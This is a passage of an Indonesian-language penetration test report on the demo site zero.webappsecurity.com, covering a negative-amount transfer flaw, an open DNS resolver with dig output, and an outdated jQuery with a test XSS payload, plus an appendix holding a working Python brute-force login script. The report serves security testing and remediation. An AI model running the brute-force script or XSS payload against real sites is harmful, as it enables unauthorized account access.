
	User dapat menerima uang tanpa otorisasi yang sah dari pemilik rekening lain karena otorisasi biasanya berada di sisi pengirim (dalam kasus ini si user). Ini merupakan pelanggaran serius terhadap prinsip keamanan dan kontrol akses pada sistem keuangan. 3. **Data Integrity Compromise** Integritas data keuangan menjadi rusak karena transaksi yang seharusnya tidak valid bisa diproses. Hal ini berdampak pada laporan keuangan, audit, dan proses rekonsiliasi.
Kategori	Website
Rekomendasi	1. **Server-Side Input Validation** Implementasikan validasi ketat di sisi server untuk memastikan nilai transfer hanya menerima angka positif dan lebih besar dari nol. Jangan pernah mengandalkan validasi di sisi klien. 2. **Business Logic Enforcement** Tambahkan pengecekan logika bisnis untuk memastikan saldo pengirim mencukupi, pengirim tidak sama dengan penerima, serta arah transaksi

	selalu sesuai (debit untuk pengirim, kredit untuk penerima). 3. **Explicit Transaction Type Handling** Gunakan tipe transaksi yang jelas seperti `DEBIT` dan `CREDIT`, dan hindari penggunaan nilai negatif untuk menentukan arah transaksi guna mencegah manipulasi logika. 4. **Logging & Monitoring** Catat seluruh transaksi, terutama yang tidak wajar (gagal berturut-turut atau dengan nilai diluar standar), dan aktifkan anomaly detection untuk mendeteksi aktivitas mencurigakan secara dini. 5. **Quality Assurance** Lakukan pengujian khusus terhadap skenario edge case seperti nilai negatif, nol, dan nilai ekstrim, sebelum deploy ke production.
Referensi	https://owasp.org/Top10/2025/A06_2025-Insecure_Design/
Bukti Temuan	


Kerentanan ini dapat ditemukan pada halaman transfer fund saat user login



Pada halaman transfer fund, masukan nominal yang tidak biasa seperti -1000



Kemudian klik submit



Maka jumlah -1000 berhasil di transfer

Status: OPEN

1.11 [MEDIUM] Security Misconfiguration - Open DNS Resolver Allowing Unrestricted Recursion

Security Misconfiguration - Open DNS Resolver Allowing Unrestricted Recursion	
Severity	**MEDIUM**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
Deskripsi	Open Resolver DNS adalah server DNS yang terbuka dan menerima permintaan untuk menyelesaikan nama domain (mengubah nama web menjadi alamat IP) dari siapa saja di internet. Ini memungkinkan siapapun untuk menggunakan server DNS untuk query rekursif, sehingga memungkinkan serangan *DNS amplification* dan penyalahgunaan infrastruktur. Celah ini ditemukan ketika mencoba resolve DNS website lain melalui IP address target website.
Affected URL	http://zero.webappsecurity.com/
Dampak	1. ***DNS Amplification Attacks (DoS/DDoS)***: Dengan "*spoof*" traffic dengan destination IP legit (*victim IP Address*) dan source IP palsu, penyerang dapat membanjiri server lain dan *zero.webappsecurity.com* dengan traffic request

	palsu. Server *zero.webappsecurity.com* juga akan kewalahan dengan traffic yang terus masuk dan tidak bisa di resolve akibat source IP palsu. 2. ***Cache Poisoning***: Penyerang dapat meng-*inject* DNS record palsu melalui server, memanfaatkan server secara efektif sebagai perantara untuk mengarahkan user lain menuju website malicious. 3. **Reputasi IP Rusak**: Berulang kali mengarahkan user lain ke website malicious atau membanjiri server lain akan merusak reputasi IP di online database seperti AbuseIPDB.
Kategori	Website
Rekomendasi	1. **Terapkan *Source IP Verification***: Pastikan bahwa permintaan DNS yang masuk hanya diterima dari sumber yang sah. Tolak atau hilangkan permintaan dari alamat IP yang bukan bagian dari jaringan resmi. Ini membantu mencegah penyerang memalsukan alamat IP sumber dan melancarkan serangan amplifikasi. 2. **Menonaktifkan Rekursi pada *Authoritative Name Servers***: Dengan menonaktifkan rekursi pada *Authoritative Name Servers*, ini mengurangi permukaan serangan (*Attack Surface*).

	3. **Implementasi *Response Rate Limiting (RRL)* pada DNS server**: RRL membantu mengurangi serangan amplifikasi dengan membatasi laju respons server DNS terhadap query yang identik. Batasi jumlah respons untuk kueri yang sama dalam jangka waktu tertentu. Ini mencegah respons berlebihan terhadap kueri yang berulang, sehingga mengurangi efek amplifikasi.
Referensi	https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/ https://purplesec.us/learn/prevent-dns-amplification-attack/
Bukti Temuan	

Melalui command line, dilakukan testing untuk resolve domain dari zero.webappsecurity.com.

```
└─$ dig zero.webappsecurity.com

; <<>> DiG 9.20.15-2-Debian <<>> zero.webappsecurity.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65431
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;zero.webappsecurity.com.       IN      A

;; ANSWER SECTION:
zero.webappsecurity.com. 5      IN      A       54.82.22.214

;; Query time: 24 msec
;; SERVER: 192.168.134.2#53(192.168.134.2) (UDP)
;; WHEN: Sat Jan 03 07:39:43 EST 2026
;; MSG SIZE  rcvd: 68
```

Ketika melakukan dig terhadap zero.webappsecurity.com, ditampilkan alamat IP server, yaitu: 54.82.22.214.

```
└─$ dig google.com @54.82.22.214

; <<>> DiG 9.20.15-2-Debian <<>> google.com @54.82.22.214
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30781
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             40      IN      CNAME   forcesafesearch.google.com.
forcesafesearch.google.com. 85894 IN    A       216.239.38.120

;; Query time: 24 msec
;; SERVER: 54.82.22.214#53(54.82.22.214) (UDP)
;; WHEN: Sat Jan 03 08:00:29 EST 2026
;; MSG SIZE  rcvd: 85
```

Menggunakan server zero.webappsecurity.com (54.82.22.214) untuk resolve DNS google.com, hasilnya memberikan alamat IP google (216.239.38.120). Ini menunjukkan bahwa server bisa digunakan untuk resolve DNS lain.
Status: OPEN

1.12 [MEDIUM] Software Supply Chain Failures - Outdated JavaScript Library


Software Supply Chain Failures - Outdated JavaScript Library	
Severity	**MEDIUM**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N
Deskripsi	Aplikasi terdeteksi menggunakan library jQuery versi 1.8.2, yang telah mencapai status End-of-Life (EOL) dan tidak lagi menerima pembaruan keamanan. Versi ini diketahui memiliki kerentanan teknis yang terdokumentasi, khususnya CVE-2012-6708 dan CVE-2015-9251, yang memungkinkan serangan Cross-Site Scripting (XSS). Berdasarkan penilaian CVSS 3.1 (Skor: 4.2 - Medium), tingkat kesulitan serangan dikategorikan tinggi (AC:H) karena membutuhkan teknik social engineering atau interaksi pengguna. Meskipun pengujian Proof of Concept (PoC) untuk pencurian cookie berhasil digagalkan oleh atribut HttpOnly, keberadaan library ini tetap merupakan risiko signifikan yang dapat dikombinasikan dengan kerentanan lain di masa depan.
Affected URL	http://zero.webappsecurity.com/

Dampak	1. **Eksploitasi *Cross-Site Scripting (XSS)***: Penyerang dapat memanfaatkan kelemahan pada fungsi internal jQuery untuk menjalankan skrip berbahaya di browser pengguna lain. 2. **Kegagalan *Compliance* ke *PCI-DSS***: PCI DSS (Payment Card Industry Data Security Standard) adalah standar keamanan global yang berisi persyaratan teknis dan operasional untuk melindungi data sensitif pemegang kartu. Salah satu poin dari PCI-DSS adalah "*Use and regularly update anti-virus software or programs*" yang artinya adalah terus update software untuk menghindari kerentanan yang ditemukan.
Kategori	Website
Rekomendasi	1. **Update library jQuery**: Segera update library jQuery yang rentan ke versi terbaru (3.7.x) untuk menutup kerentanan yang ada dan menjaga compliance dengan standar PCI-DSS. 2. **Implementasi *Content Security Policy (CSP)***: Terapkan kebijakan CSP yang ketat untuk membatasi eksekusi skrip dari sumber yang tidak dikenal dan mencegah eksekusi skrip inline yang sering dimanfaatkan oleh serangan XSS.


Referensi	https://nvd.nist.gov/vuln/detail/cve-2012-6708 https://nvd.nist.gov/vuln/detail/cve-2015-9251 https://owasp.org/Top10/2025/A03_2025-Software_Supply_Chain_Failures/

Bukti Temuan

Jika membuka halaman utama pada website zero.webappsecurity.com, bisa ditemukan versi jQuery yang digunakan website.




Melalui tools Wappalyzer, bisa ditemukan library jQuery 1.8.2.



Bisa dilihat XSS reflected bisa ditampilkan dengan payload dibawah.

$('<img src=x onerror=alert("jQuery_XSS_Tested")>')



Tetapi disini bisa dilihat bahwa cookie dilindungi oleh tag HttpOnly, sehingga ekstraksi cookie melalui XSS tidak dapat dilakukan.

Status: OPEN

APPENDIX

1. Appendix A - Source Code Brute Force Login [1.7]

```
import requests
from datetime import datetime

BASE_URL = "http://zero.webappsecurity.com"
LOGIN_PAGE = "/login.html"
SIGNIN_PAGE = "/signin.html"

CSRF_TOKEN = "c2810b31-0f62-4ef5-8c62-f116cf83c385"

users = ["user", "password", "pass", "admin", "username"]
passwords = ["username", "password", "user", "pass", "admin"]

def attempt_login(username, password):
    session = requests.Session()

    # Step 1: establish session (JSESSIONID)
    session.get(BASE_URL + LOGIN_PAGE, timeout=10)

    data = {
        "user_login": username,
        "user_password": password,
        "submit": "Sign in",
        "user_token": CSRF_TOKEN
    }

    # Step 2: POST login WITHOUT following redirects
    r = session.post(
        BASE_URL + SIGNIN_PAGE,
        data=data,
        allow_redirects=False,
        timeout=10
    )

    # Defensive checks
    if r.status_code != 302:
        return False

    location = r.headers.get("Location", "")
```

```
    # failed login
    if "login_error=true" in location:
        return False

    # successful login
    if location.startswith("/auth/"):
        return True

    print("Unknown False login...")
    return False

flag = False
currentTime = datetime.now()
print(f"[!] [{currentTime}] Starting script!")

for u in users:
    for p in passwords:
        currentTime = datetime.now()
        print(f"[*] [{currentTime}] Trying {u}:{p}")

        if attempt_login(u, p):
            print(f"[+] SUCCESS → {u}:{p}")
            flag = True

if flag == False:
    print("[-] No valid credentials found")
```